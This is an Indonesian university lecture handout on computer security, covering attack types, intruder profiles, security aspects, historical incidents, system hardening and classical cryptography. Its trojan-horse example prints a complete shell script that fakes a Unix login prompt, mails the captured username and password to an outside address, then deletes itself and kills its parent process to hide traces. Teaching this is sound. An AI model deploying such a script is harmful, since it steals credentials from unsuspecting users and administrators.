DIKTAT KULIAH KEAMANAN KOMPUTER

PENDAHULUAN

Modal dasar :

- Mengetahui Bahasa Pemrograman
- Menguasai pengetahuan perangkat keras dan perangkat lunak pengontrolnya (logika interfacing).
- Menguasai pengelolaan instalasi komputer.
- Menguasai dengan baik teori jaringan komputer ; protokol, infrastruktur, media komunikasi.
- Memahami cara kerja system operasi.
- Memiliki 'pikiran jahat' ;-p

Cara belajar :

- Cari buku-buku mengenai keamanan komputer cetakan, e-book, majalah-majalah/tabloid komputer edisi cetak maupun edisi online.
- Akses ke situs-situs review keamanan (contoh: www.cert.org), situs-situs underground (silahkan cari via search engine).
- Pelajari review atau manual book perangkat keras dan perangkat lunak untuk memahami cara kerja dengan baik.

Keamanan Komputer Mengapa dibutuhkan ?


- "*information-based society*", menyebabkan nilai informasi menjadi sangat penting dan menuntut kemampuan untuk mengakses dan menyediakan informasi secara cepat dan akurat menjadi sangat esensial bagi sebuah organisasi,

- Infrastruktur Jaringan komputer, seperti LAN dan Internet, memungkinkan untuk menyediakan informasi secara cepat, sekaligus membuka potensi adanya lubang keamanan *(security hole*)

Kejahatan Komputer semakin meningkat karena :

- Aplikasi bisnis berbasis TI dan jaringan komputer meningkat : online banking, e-commerce, Electronic data Interchange (EDI).
- Desentralisasi server.
- Transisi dari single vendor ke multi vendor.
- Meningkatnya kemampuan pemakai (user).
- Kesulitan penegak hokum dan belum adanya ketentuan yang pasti.
- Semakin kompleksnya system yang digunakan, semakin besarnya source code program yang digunakan.
- Berhubungan dengan internet.

Klasifikasi kejahatan Komputer :



Menurut David Icove [John D. Howard, *"An Analysis Of Security Incidents On The Internet 1989 - 199*5," PhD thesis, Engineering and Public Policy, Carnegie Mellon University, 1997.] berdasarkan lubang keamanan, keamanan dapat
diklasifikasikan menjadi empat, yaitu:

1. **Keamanan yang bersifat fisik** *(physical securit*y): termasuk akses orang ke gedung, peralatan, dan media yang digunakan. Contoh :
   - Wiretapping atau hal-hal yang ber-hubungan dengan akses ke kabel atau komputer yang digunakan juga dapat dimasukkan ke dalam kelas ini.
   - *Denial of servic*e, dilakukan misalnya dengan mematikan peralatan atau membanjiri saluran komunikasi dengan pesan-pesan (yang dapat berisi apa saja karena yang diuta-makan adalah banyaknya jumlah pesan).
   - *Syn Flood Attac*k, dimana sistem *(hos*t) yang dituju dibanjiri oleh permintaan sehingga dia menjadi ter-lalu sibuk dan bahkan dapat berakibat macetnya sistem *(han*g).
2. **Keamanan yang berhubungan dengan orang (personel)**, Contoh :
   - Identifikasi user (username dan password)
   - Profil resiko dari orang yang mempunyai akses (pemakai dan pengelola).
3. **Keamanan dari data dan media serta teknik komunikasi** *(communication*s).
4. **Keamanan dalam operas**i: Adanya prosedur yang digunakan untuk mengatur dan mengelola sistem keamanan, dan juga ter-masuk prosedur setelah serangan *(post attack recover*y).

Karakteristik Penyusup :

1. The Curious (Si Ingin Tahu) - tipe penyusup ini pada dasarnya tertarik menemukan jenis sistem dan data yang anda miliki.
2. The Malicious (Si Perusak) - tipe penyusup ini berusaha untuk merusak sistem anda, atau merubah web page anda, atau sebaliknya membuat waktu dan uang anda kembali pulih.
3. The High-Profile Intruder (Si Profil Tinggi) - tipe penyusup ini berusaha menggunakan sistem anda untuk memperoleh popularitas dan ketenaran. Dia mungkin menggunakan sistem profil tinggi anda untuk mengiklankan kemampuannya.
4. The Competition (Si Pesaing) - tipe penyusup ini tertarik pada data yang anda miliki dalam sistem anda. Ia mungkin seseorang yang beranggapan bahwa anda memiliki sesuatu yang dapat menguntungkannya secara keuangan atau sebaliknya.

Istilah bagi penyusup :

1. Mundane ; tahu mengenai hacking tapi tidak mengetahui metode dan prosesnya.
2. lamer (script kiddies) ; mencoba script2 yang pernah di buat oleh aktivis hacking, tapi tidak paham bagaimana cara membuatnya.
3. wannabe ; paham sedikit metode hacking, dan sudah mulai berhasil menerobos sehingga berfalsafah ; HACK IS MY RELIGION.
4. larva (newbie) ; hacker pemula, teknik hacking mulai dikuasai dengan baik, sering bereksperimen.
5. hacker ; aktivitas hacking sebagai profesi.
6. wizard ; hacker yang membuat komunitas pembelajaran di antara mereka.
7. guru ; master of the master hacker, lebih mengarah ke penciptaan tools-tools yang powerfull yang salah satunya dapat menunjang aktivitas hacking, namun lebih jadi tools pemrograman system yang umum.

ASPEK KEAMANAN KOMPUTER :

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy,"* O'Reilly & Associ-ates, Inc., 1995.]

1. Privacy / Confidentiality

- Defenisi : menjaga informasi dari orang yang tidak berhak mengakses.
- Privacy : lebih kearah data-data yang sifatnya privat , Contoh : e-mail seorang pemakai *(use*r) tidak boleh dibaca oleh administrator.
- Confidentiality : berhubungan dengan data yang diberikan ke pihak lain untuk keperluan tertentu dan hanya diperbolehkan untuk keperluan tertentu tersebut.
- Contoh : data-data yang sifatnya pribadi (seperti nama, tempat tanggal lahir, social security number, agama, status perkawinan, penyakit yang pernah diderita, nomor kartu kredit, dan sebagainya) harus dapat diproteksi dalam penggunaan dan penyebarannya.
- Bentuk Serangan : usaha penyadapan (dengan program *sniffe*r).
- Usaha-usaha yang dapat dilakukan untuk meningkatkan privacy dan confidentiality adalah dengan menggunakan teknologi kriptografi.

Integrity

- Defenisi : informasi tidak boleh diubah tanpa seijin pemilik informasi.
- Contoh : e-mail di *intercep*t di tengah jalan, diubah isinya, kemudian diteruskan ke alamat yang dituju.
- Bentuk serangan : Adanya virus, *trojan hors*e, atau pemakai lain yang mengubah informasi tanpa ijin, "man in the middle attack" dimana seseorang menempatkan diri di tengah pembicaraan dan menyamar sebagai orang lain.

Authentication

- Defenisi : metoda untuk menyatakan bahwa informasi betul-betul asli, atau orang yang mengakses atau memberikan informasi adalah betul-betul orang yang dimaksud.
- Dukungan :

- Adanya Tools membuktikan keaslian dokumen, dapat dilakukan dengan teknologi watermarking(untuk menjaga "*intellectual propert*y", yaitu dengan menandai dokumen atau hasil karya dengan "tanda tangan" pembuat) dan digital signature.
- Access control, yaitu berkaitan dengan pembatasan orang yang dapat mengakses informasi. User harus menggunakan password, biometric (ciri-ciri khas orang), dan sejenisnya.

Availability
- Defenisi : berhubungan dengan ketersediaan informasi ketika dibutuhkan.
- Contoh hambatan :
  - "*denial of service attac*k" (DoS attack), dimana server dikirimi permintaan (biasanya palsu) yang bertubi-tubi atau permintaan yang diluar perkiraan sehingga tidak dapat melayani permintaan lain atau bahkan sampai *dow*n, *han*g, *cras*h.
  - *mailbom*b, dimana seorang pemakai dikirimi e-mail bertubi-tubi (katakan ribuan e-mail) dengan ukuran yang besar sehingga sang pemakai tidak dapat membuka e-mailnya atau kesulitan mengakses e-mailnya.

Access Control
- Defenisi : cara pengaturan akses kepada informasi. berhubungan dengan masalah
- authentication dan juga privacy
- Metode : menggunakan kombinasi userid/password atau dengan
- menggunakan mekanisme lain.

Non-repudiation
- Defenisi : Aspek ini menjaga agar seseorang tidak dapat menyangkal telah melakukan sebuah transaksi. Dukungan bagi electronic commerce.

SECURITY ATTACK MODELS

Menurut W. Stallings [William Stallings, "*Network and Internetwork Securit*y," Prentice Hall, 1995.] serangan *(attac*k) terdiri dari :

- ***Interruption*:** Perangkat sistem menjadi rusak atau tidak tersedia. Serangan ditujukan kepada ketersediaan *(availabilit*y) dari sistem. Contoh serangan adalah "denial of service attack".

- ***Interception*:** Pihak yang tidak berwenang berhasil mengakses asset atau informasi. Contoh dari serangan ini adalah penyadapan *(wiretappin*g).

- ***Modification*:** Pihak yang tidak berwenang tidak saja berhasil mengakses, akan tetapi dapat juga mengubah (tamper) aset. Contoh dari serangan ini antara lain adalah mengubah isi dari web site dengan pesan-pesan yang merugikan pemilik web site.

- ***Fabrication*:** Pihak yang tidak berwenang menyisipkan objek palsu ke dalam sistem. Contoh dari serangan jenis ini adalah memasukkan pesan-pesan palsu seperti e-mail palsu ke dalam jaringan komputer.

SECURITY BREACH ACCIDENT

1996	*U.S. Federal Computer Incident Response Capability* (FedCIRC) melaporkan bahwa lebih dari 2500 "insiden" di system komputer atau jaringan komputer yang disebabkan oleh gagalnya sistem keamanan atau adanya usaha untuk membobol sistem keamanan
1996	*FBI National Computer Crimes Squa*d, Washington D.C., memperkirakan kejahatan komputer yang terdeteksi kurang dari 15%, dan hanya 10% dari angka itu yang dilaporkan
1997	Penelitian *Deloitte Touch Tohmatsu* menunjukkan bahwa dari 300 perusahaan di Australia, 37% (dua diantara lima) pernah mengalami masalah keamanan sistem komputernya.
1996	Inggris, *NCC Information Security Breaches Survey* menunjukkan bahwa kejahatan komputer menaik 200% dari tahun 1995 ke 1996. Kerugian rata-rata US $30.000 / insiden.
1998	FBI melaporkan bahwa kasus persidangan yang berhubungan dengan kejahatan komputer meroket 950% dari tahun 1996 ke tahun 1997, dengan penangkapan dari 4 ke 42, dan terbukti *(convicte*d) di pengadilan naik 88% dari 16 ke 30 kasus. Dan lain-lain. Dapat dilihat di www.cert.org

Contoh akibat dari jebolnya sistem keamanan, antara lain:

1988	Keamanan sistem mail *sendmail* dieksploitasi oleh Robert Tapan Morris sehingga melumpuhkan sistem Internet. Kegiatan ini dapat diklasifikasikan sebagai "*denial of service attac*k". Diperkirakan biaya yang digunakan untuk memperbaiki dan hal-hal lain yang hilang adalah sekitar $100 juta. Di tahun 1990 Morris dihukum (convicted) dan hanya didenda $10.000.
10 Maret 1997	Seorang hacker dari Massachusetts berhasil mematikan sistem telekomunikasi di sebuah airport local (Worcester, Massachusetts) sehingga mematikan komunikasi di control tower dan menghalau pesawat yang hendak mendarat. Dia juga mengacaukan sistem telepon di Rutland, Massachusetts. http://www.news.com/News/Item/Textonly/0,25,20278,00.html?pfv
1990	Kevin Poulsen mengambil alih system komputer telekomunikasi di Los Angeles untuk memenangkan kuis di sebuah radio local.
1995	Kevin Mitnick, mencuri 20.000 nomor kartu kredit, menyalin system operasi DEC secara illegal dan mengambil alih hubungan telpon di New York dan California.
1995	Vladimir Levin membobol bank-bank di kawasan Wallstreet, mengambil uang sebesar $10 juta.
2000	Fabian Clone menjebol situs aetna.co.id dan Jakarta mail dan membuat directory atas namanya berisi peringatan terhadap administrator situs tersebut.
2000	Beberapa web site Indonesia sudah dijebol dan daftarnya (beserta contoh halaman yang sudah dijebol) dapat dilihat di koleksi <http://www.2600.com>
2000	Wenas, membuat server sebuah ISP di singapura down

MEMAHAMI HACKER BEKERJA

Secara umum melalui tahapan-tahapan sebagai berikut :

1. Tahap mencari tahu system komputer sasaran.
2. Tahap penyusupan
3. Tahap penjelajahan
4. Tahap keluar dan menghilangkan jejak.

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX :

Seorang gadis cantik dan genit peserta kuliah UNIX di sebuah perguruan tinggi memiliki potensi memancing pengelola sistem komputer (administrator pemegang account root . . . hmmm) yang lengah. Ia melaporkan bahwa komputer tempat ia melakukan tugas-tugas UNIX yang diberikan tidak dapat dipergunakan. Sang pengelola sistem komputer tentu saja dengan gagah perkasa ingin menunjukkan kekuasaan sebagai administrator UNIX.

"Well, ini soal kecil. Mungkin password kamu ke blokir, biar saya perbaiki dari tempat kamu", ujar administrator UNIX sombong sambil duduk disebelah gadis cantik dan genit peserta kuliah tersebut.

Keesokan harinya, terjadilah kekacauan di sistem UNIX karena diduga terjadi penyusupan oleh hacker termasuk juga hompepage perguruan tinggi tersebut di-obok-obok, maklum pengelolanya masih sama. Selanjutnya pihak perguruan tinggi mengeluarkan press release bahwa homepage mereka dijebol oleh hacker dari Luar Negeri . . . . hihiii

Nah sebenarnya apa sih yang terjadi ?

Sederhana, gadis cantik dan genit peserta kuliah UNIX tersebut menggunakan program kecil my_login dalam bentuk shell script yang menyerupai layar login dan password sistem UNIX sebagai berikut:

```
#!/bin/sh
##################################
# Nama program : my_login
# Deskripsi :Program kuda trojan sederhana
# versi 1.0 Nopember 1999
##################################
COUNTER=0
Cat /etc/issue
While [ "$COUNTER" –ne 2 ]
do
let COUNTER=$COIUNTER+1
echo "login: \c"
read LOGIN
stty echo
echo "password: \c"
read PASSWORD
echo "User $LOGIN : $PASSWORD" | mail gadis@company.com
stty echo
echo
echo "Login Incorrect"
done
rm $0
kill –9 $PPID
```

Apabila program ini dijalankan maka akan ditampilkan layar login seperti layaknya awal penggunaan komputer pdaa sistem UNIX:

```
Login:
Password:
```

Lihatlah, Administrator UNIX yang gagah perkasa tadi yang tidak melihat gadis tersebut menjalankan program ini tentunya tidak sadar bahwa ini merupakan layar tipuan. Layar login ini tidak terlihat beda dibanding layar login sesungguhnya.
Seperti pada program login sesungguhnya, sistem komputer akan meminta pemakai untuk login ke dalam sistem. Setelah diisi password dan di enter,maka segera timbul pesan

```
Login:root
Password: ********
Login Incorrect
```

Tentu saja Administrator UNIX akan kaget bahwa passwordnya ternyata (seolah-olah) salah. Untuk itu ia segera mengulangi login dan password. Setelah dua kali ia mencoba login dan tidak berhasil, maka loginnya dibatalkan dan kembali keluar UNIX.
Perhatikan program di atas baik-baik, sekali pemakai tersebut mencoba login dan mengisi password pada layar di atas, setelah itu maka otomatis data login dan password tersebut akan di email ke mailto:hacker@company.com. Sampai disini maka si gadis lugu dan genit telah mendapatkan login dan password . . . ia ternyata seorang hacker !!
Walaupun sederhana, jika kita perhatikan lebih jauh lagi, maka program ini juga memiliki beberapa trik hacker lainnya, yaitu proses penghilangan jejak (masih ingat tahapan hacker yang ditulis di atas ?). Proses ini dilakukan pada 2 baris terakhir dari program my_login di atas, yaitu

```
rm $0
kill –9 $PPID
```

yang artinya akan segera dilakukan proses penghapusan program my_login dan hapus pula ID dari proses. Dengan demikian hilanglah program tersebut yang tentunya juga menhilangkan barang bukti. Ditambah lagi penghapusan terhadap jejak proses di dalam sistem UNIX. Zap . . . hilang sudah tanda-tanda bahwa hacker nya ternyata seorang gadis peserta kuliahnya.

Sukses dari program ini sebenarnya sangat tergantung dari bagaimana agar aplikasi ini dapat dieksekusi oleh root. Hacker yang baik memang harus berusaha memancing agar pemilik root menjalankan program ini.

PRINSIP DASAR PERANCANGAN SISTEM YANG AMAN

1. Mencegah hilangnya data
2. Mencegah masuknya penyusup

LAPISAN KEAMANAN :

1. Lapisan Fisik :
   - membatasi akses fisik ke mesin :
     - Akses masuk ke ruangan komputer
     - penguncian komputer secara hardware
     - keamanan BIOS
     - keamanan Bootloader
   - back-up data :
     - pemilihan piranti back-up
     - penjadwalan back-up
   - mendeteksi gangguan fisik :

- log file : Log pendek atau tidak lengkap, Log yang berisikan waktu yang aneh, Log dengan permisi atau kepemilikan yang tidak tepat, Catatan pelayanan reboot atau restart, Log yang hilang, masukan su atau login dari tempat yang janggal
- mengontrol akses sumber daya.

2. Keamanan lokal

Berkaitan dengan user dan hak-haknya :

- Beri mereka fasilitas minimal yang diperlukan.
- Hati-hati terhadap saat/dari mana mereka login, atau tempat seharusnya mereka login.
- Pastikan dan hapus rekening mereka ketika mereka tidak lagi membutuhkan akses.

3. Keamanan Root

- Ketika melakukan perintah yang kompleks, cobalah dalam cara yang tidak merusak dulu, terutama perintah yang menggunakan globbing: contoh, anda ingin melakukan "rm foo*.bak", pertama coba dulu: "ls foo*.bak" dan pastikan anda ingin menghapus file-file yang anda pikirkan.
- Beberapa orang merasa terbantu ketika melakukan "touch /-i" pada sistem mereka. Hal ini akan membuat perintah-perintah seperti : "rm -fr *" menanyakan apakah anda benar-benar ingin menghapus seluruh file. (Shell anda menguraikan "-i" dulu, dan memberlakukannya sebagai option -i ke rm).
- Hanya menjadi root ketika melakukan tugas tunggal tertentu. Jika anda berusaha mengetahui bagaimana melakukan sesuatu, kembali ke shell pemakai normal hingga anda yakin apa yang perlu dilakukan oleh root.
- Jalur perintah untuk pemakai root sangat penting. Jalur perintah, atau variabel lingkungan PATH mendefinisikan lokal yang dicari shell untuk program. Cobalah dan batasi jalur perintah bagi pemakai root sedapat mungkin, dan jangan pernah menggunakan '.', yang berarti 'direktori saat ini', dalam pernyataan PATH anda. Sebagai tambahan, jangan pernah menaruh direktori yang dapat ditulis pada jalur pencarian anda, karena hal ini memungkinkan penyerang memodifikasi atau menaruh file biner dalam jalur pencarian anda, yang memungkinkan mereka menjadi root ketika anda menjalankan perintah tersebut.
- Jangan pernah menggunakan seperangkat utilitas rlogin/rsh/rexec (disebut utilitas r) sebagai root. Mereka menjadi sasaran banyak serangan, dan sangat berbahaya bila dijalankan sebagai root. Jangan membuat file .rhosts untuk root.
- File /etc/securetty berisikan daftar terminal-terminal tempat root dapat login. Secara baku (pada RedHat Linux) diset hanya pada konsol virtual lokal (vty). Berhati-hatilah saat menambahkan yang lain ke file ini. Anda seharusnya login dari jarak jauh sebagai pemakai biasa dan kemudian 'su' jika anda butuh (mudah-mudahan melalui ssh atau saluran terenkripsi lain), sehingga tidak perlu untuk login secara langsung sebagai root.
- Selalu perlahan dan berhati-hati ketika menjadi root. Tindakan anda dapat mempengaruhi banyak hal. Pikir sebelum anda mengetik!

4. Keamanan File dan system file

- Directory home user tidak boleh mengakses perintah mengubah system seperti partisi, perubahan device dan lain-lain.
- Lakukan setting limit system file.
- Atur akses dan permission file : read, writa, execute bagi user maupun group.
- Selalu cek program-program yang tidak dikenal

5. Keamanan Password dan Enkripsi

- Hati-hati terhadap bruto force attack dengan membuat password yang baik.
- Selalu mengenkripsi file yang dipertukarkan.
- Lakukan pengamanan pada level tampilan, seperti screen saver.

6. Keamanan Kernel
   - selalu update kernel system operasi.
   - Ikuti review bugs dan kekurang-kekurangan pada system operasi.


7. Keamanan Jaringan
- Waspadai paket sniffer yang sering menyadap port Ethernet.
- Lakukan prosedur untuk mengecek integritas data
- Verifikasi informasi DNS
- Lindungi network file system
- Gunakan firewall untuk barrier antara jaringan privat dengan jaringan eksternal

KRIPTOGRAFI

DEFENISI

Cryptography adalah suatu ilmu ataupun seni mengamankan pesan, dan dilakukan oleh *cryptographer*.
Cryptanalysis adalah suatu ilmu dan seni membuka (breaking) ciphertext dan orang yang melakukannya disebut *cryptanalyst*.

ELEMEN



CRYPTOSYSTEM

Cryptographic system atau *cryptosystem* adalah suatu fasilitas untuk mengkonversikan plaintext ke ciphertext dan sebaliknya. Dalam sistem ini, seperangkat parameter yang menentukan transformasi pencipheran tertentu disebut suatu set kunci. Proses enkripsi dan dekripsi diatur oleh satu atau beberapa kunci kriptografi.

1. Kriptografi dapat memenuhi kebutuhan umum suatu transaksi:

1. Kerahasiaan (*confidentiality*) dijamin dengan melakukan enkripsi (penyandian).
2. Keutuhan (*integrity*) atas data-data pembayaran dilakukan dengan fungsi *hash* satu arah.
3. Jaminan atas identitas dan keabsahan (*authenticity*) pihak-pihak yang melakukan transaksi dilakukan dengan menggunakan *password* atau sertifikat digital. Sedangkan keotentikan data transaksi dapat dilakukan dengan tanda tangan digital.
4. Transaksi dapat dijadikan barang bukti yang tidak bisa disangkal (*non-repudiation*) dengan memanfaatkan tanda tangan digital dan sertifikat digital.

2. Karakteristik cryptosytem yang baik sebagai berikut :

1. Keamanan sistem terletak pada kerahasiaan kunci dan bukan pada kerahasiaan algoritma yang digunakan.
2. Cryptosystem yang baik memiliki ruang kunci (keyspace) yang besar.

3. Cryptosystem yang baik akan menghasilkan ciphertext yang terlihat acak dalam seluruh tes statistik yang dilakukan terhadapnya.
4. Cryptosystem yang baik mampu menahan seluruh serangan yang telah dikenal sebelumnya

3. MACAM CRYPTOSYSTEM

A. Symmetric Cryptosystem
Dalam symmetric cryptosystem ini, kunci yang digunakan untuk proses enkripsi dan dekripsi pada prinsipnya identik, tetapi satu buah kunci dapat pula diturunkan dari kunci yang lainnya. Kunci-kunci ini harus dirahasiakan. Oleh karena itulah sistem ini sering disebut sebagai *secret-key ciphersystem*. Jumlah kunci yang dibutuhkan umumnya adalah :

$$ {}_nC_2 = \frac{n \,.\, (n-1)}{2} $$

dengan n menyatakan banyaknya pengguna.
Contoh dari sistem ini adalah Data Encryption Standard (DES), Blowfish, IDEA.

B. Assymmetric Cryptosystem
Dalam assymmetric cryptosystem ini digunakan dua buah kunci. Satu kunci yang disebut kunci publik (*public key*) dapat dipublikasikan, sedang kunci yang lain yang disebut kunci privat (*private key*) harus dirahasiakan. Proses menggunakan sistem ini dapat diterangkan secara sederhana sebagai berikut : bila A ingin mengirimkan pesan kepada B, A dapat menyandikan pesannya dengan menggunakan kunci publik B, dan bila B ingin membaca surat tersebut, ia perlu mendekripsikan surat itu dengan kunci privatnya. Dengan demikian kedua belah pihak dapat menjamin asal surat serta keaslian surat tersebut, karena adanya mekanisme ini. Contoh sistem ini antara lain RSA Scheme dan Merkle-Hellman Scheme.

4. PROTOKOL CRYPTOSYSTEM

Cryptographic protocol adalah suatu protokol yang menggunakan kriptografi. Protokol ini melibatkan sejumlah algoritma kriptografi, namun secara umum tujuan protokol lebih dari sekedar kerahasiaan. Pihak-pihak yang berpartisipasi mungkin saja ingin membagi sebagian rahasianya untuk menghitung sebuah nilai, menghasilkan urutan random, atau pun menandatangani kontrak secara bersamaan.

Penggunaan kriptografi dalam sebuah protokol terutama ditujukan untuk mencegah atau pun mendeteksi adanya *eavesdropping* dan *cheating*.

5. JENIS PENYERANGAN PADA PROTOKOL

- Ciphertext-only attack. Dalam penyerangan ini, seorang cryptanalyst memiliki ciphertext dari sejumlah pesan yang seluruhnya telah dienkripsi menggunakan algoritma yang sama.
- Known-plaintext attack. Dalam tipe penyerangan ini, cryptanalyst memiliki akses tidak hanya ke ciphertext sejumlah pesan, namun ia juga memiliki plaintext pesan-pesan tersebut.
- Chosen-plaintext attack. Pada penyerangan ini, cryptanalyst tidak hanya memiliki akses atas ciphertext dan plaintext untuk beberapa pesan, tetapi ia juga dapat memilih plaintext yang dienkripsi.
- Adaptive-chosen-plaintext attack. Penyerangan tipe ini merupakan suatu kasus khusus chosen-plaintext attack. Cryptanalyst tidak hanya dapat memilih plaintext

yang dienkripsi, ia pun memiliki kemampuan untuk memodifikasi pilihan berdasarkan hasil enkripsi sebelumnya. Dalam chosen-plaintext attack, cryptanalyst mungkin hanya dapat memiliki plaintext dalam suatu blok besar untuk dienkripsi; dalam adaptive-chosen-plaintext attack ini ia dapat memilih blok plaintext yang lebih kecil dan kemudian memilih yang lain berdasarkan hasil yang pertama, proses ini dapat dilakukannya terus menerus hingga ia dapat memperoleh seluruh informasi.

- Chosen-ciphertext attack. Pada tipe ini, cryptanalyst dapat memilih ciphertext yang berbeda untuk didekripsi dan memiliki akses atas plaintext yang didekripsi.
- Chosen-key attack. Cryptanalyst pada tipe penyerangan ini memiliki pengetahuan tentang hubungan antara kunci-kunci yang berbeda.
- Rubber-hose cryptanalysis. Pada tipe penyerangan ini, cryptanalyst mengancam, memeras, atau bahkan memaksa seseorang hingga mereka memberikan kuncinya.


6. JENIS PENYERANGAN PADA JALUR KOMUNIKASI

- *Sniffing*: secara harafiah berarti mengendus, tentunya dalam hal ini yang diendus adalah pesan (baik yang belum ataupun sudah dienkripsi) dalam suatu saluran komunikasi. Hal ini umum terjadi pada saluran publik yang tidak aman. Sang pengendus dapat merekam pembicaraan yang terjadi.
- *Replay attack* [DHMM 96]: Jika seseorang bisa merekam pesan-pesan *handshake* (persiapan komunikasi), ia mungkin dapat mengulang pesan-pesan yang telah direkamnya untuk menipu salah satu pihak.
- *Spoofing* [DHMM 96]: Penyerang – misalnya Maman – bisa menyamar menjadi Anto. Semua orang dibuat percaya bahwa Maman adalah Anto. Penyerang berusaha meyakinkan pihak-pihak lain bahwa tak ada salah dengan komunikasi yang dilakukan, padahal komunikasi itu dilakukan dengan sang penipu/penyerang. Contohnya jika orang memasukkan PIN ke dalam mesin ATM palsu – yang benar-benar dibuat seperti ATM asli – tentu sang penipu bisa mendapatkan PIN-nya dan copy pita magentik kartu ATM milik sang nasabah. Pihak bank tidak tahu bahwa telah terjadi kejahatan.
- *Man-in-the-middle* [Schn 96]: Jika *spoofing* terkadang hanya menipu satu pihak, maka dalam skenario ini, saat Anto hendak berkomunikasi dengan Badu, Maman di mata Anto seolah-olah adalah Badu, dan Maman dapat pula menipu Badu sehingga Maman seolah-olah adalah Anto. Maman dapat berkuasa penuh atas jalur komunikas ini, dan bisa membuat berita fitnah.

METODE CRYPTOGRAFI

1. METODE KUNO

a. 475 S.M. bangsa Sparta, suatu bangsa militer pada jaman Yunani kuno, menggunakan teknik kriptografi yang disebut scytale, untuk kepentingan perang. Scytale terbuat dari tongkat dengan papyrus yang mengelilinginya secara spiral.
Kunci dari scytale adalah diameter tongkat yang digunakan oleh pengirim harus sama dengan diameter tongkat yang dimiliki oleh penerima pesan, sehingga pesan yang disembunyikan dalam papyrus dapat dibaca dan dimengerti oleh penerima.



Gambar 1.
Scytale

b. Julius Caesar, seorang kaisar terkenal Romawi yang menaklukkan banyak bangsa di Eropa dan Timur Tengah juga menggunakan suatu teknik kriptografi yang sekarang disebut Caesar cipher untuk berkorespondensi sekitar tahun 60 S.M. Teknik yang digunakan oleh Sang Caesar adalah mensubstitusikan alfabet secara beraturan, yaitu oleh alfabet ketiga yang mengikutinya, misalnya, alfabet ‘’A" digantikan oleh "D", "B" oleh "E", dan seterusnya. Sebagai contoh, suatu pesan berikut :

Gambar 2. Caesar Cipher

Dengan aturan yang dibuat oleh Julius Caesar tersebut, pesan sebenarnya adalah "Penjarakan panglima divisi ke tujuh segera".

2. TEKNIK DASAR KRIPTOGRAFI

a. Substitusi

Salah satu contoh teknik ini adalah Caesar cipher yang telah dicontohkan diatas. Langkah pertama adalah membuat suatu tabel substitusi. Tabel substitusi dapat dibuat sesuka hati, dengan catatan bahwa penerima pesan memiliki tabel yang sama untuk keperluan dekripsi. Bila tabel substitusi dibuat secara acak, akan semakin sulit pemecahan ciphertext oleh orang yang tidak berhak.

A-B-C-D-E-F-G-H-I-J-K-L-M-N-O-P-Q-R-S-T-U-V-W-X-Y-Z-1-2-3-4-5-6-7-8-9-0-.-,
B-F-1-K-Q-G-A-T-P-J-6-H-Y-D-2-X-5-M-V-7-C-8-4-I-9-N-R-E-U-3-L-S-W-,-.-O-Z-0

Gambar 3. Tabel Substitusi

Tabel substitusi diatas dibuat secara acak. Dengan menggunakan tabel tersebut, dari plaintext "5 teknik dasar kriptografi" dihasilkan ciphertext "L 7Q6DP6 KBVBM 6MPX72AMBGP".

Dengan menggunakan tabel substitusi yang sama secara dengan arah yang terbalik (reverse), plaintext dapat diperoleh kembali dari ciphertext-nya.

b. Blocking

Sistem enkripsi terkadang membagi plaintext menjadi blok-blok yang terdiri dari beberapa karakter yang kemudian dienkripsikan secara independen. Plaintext yang dienkripsikan dengan menggunakan teknik blocking adalah :


5	K		G	BLOK 1
		K	R	BLOK 2
T	D	R	A	BLOK 3
E	A	I	F	BLOK 4
K	S	P	I	BLOK 5
N	A	T		BLOK 6
I	R	O		BLOK 7

Gambar 4. Enkripsi dengan Blocking

Dengan menggunakan enkripsi blocking dipilih jumlah lajur dan kolom untuk penulisan pesan. Jumlah lajur atau kolom menjadi kunci bagi kriptografi dengan teknik ini. Plaintext dituliskan secara vertikal ke bawah berurutan pada lajur, dan dilanjutkan pada kolom berikutnya sampai seluruhnya tertulis. Ciphertext-nya adalah hasil pembacaan plaintext secara horizontal berurutan sesuai dengan blok-nya. Jadi ciphertext yang dihasilkan dengan teknik ini adalah "5K G KRTDRAEAIFKSPINAT IRO". Plaintext dapat pula ditulis secara horizontal dan ciphertextnya adalah hasil pembacaan secara vertikal.


c. Permutasi

Salah satu teknik enkripsi yang terpenting adalah permutasi atau sering juga disebut transposisi. Teknik ini memindahkan atau merotasikan karakter dengan aturan tertentu. Prinsipnya adalah berlawanan dengan teknik substitusi. Dalam teknik substitusi, karakter berada pada posisi yang tetap tapi identitasnya yang diacak. Pada teknik permutasi, identitas karakternya tetap, namun posisinya yang diacak. Sebelum dilakukan permutasi, umumnya plaintext terlebih dahulu dibagi menjadi blok-blok dengan panjang yang sama.
Untuk contoh diatas, plaintext akan dibagi menjadi blok-blok yang terdiri dari 6 karakter, dengan aturan permutasi sebagai berikut :



Gambar 5. Permutasi

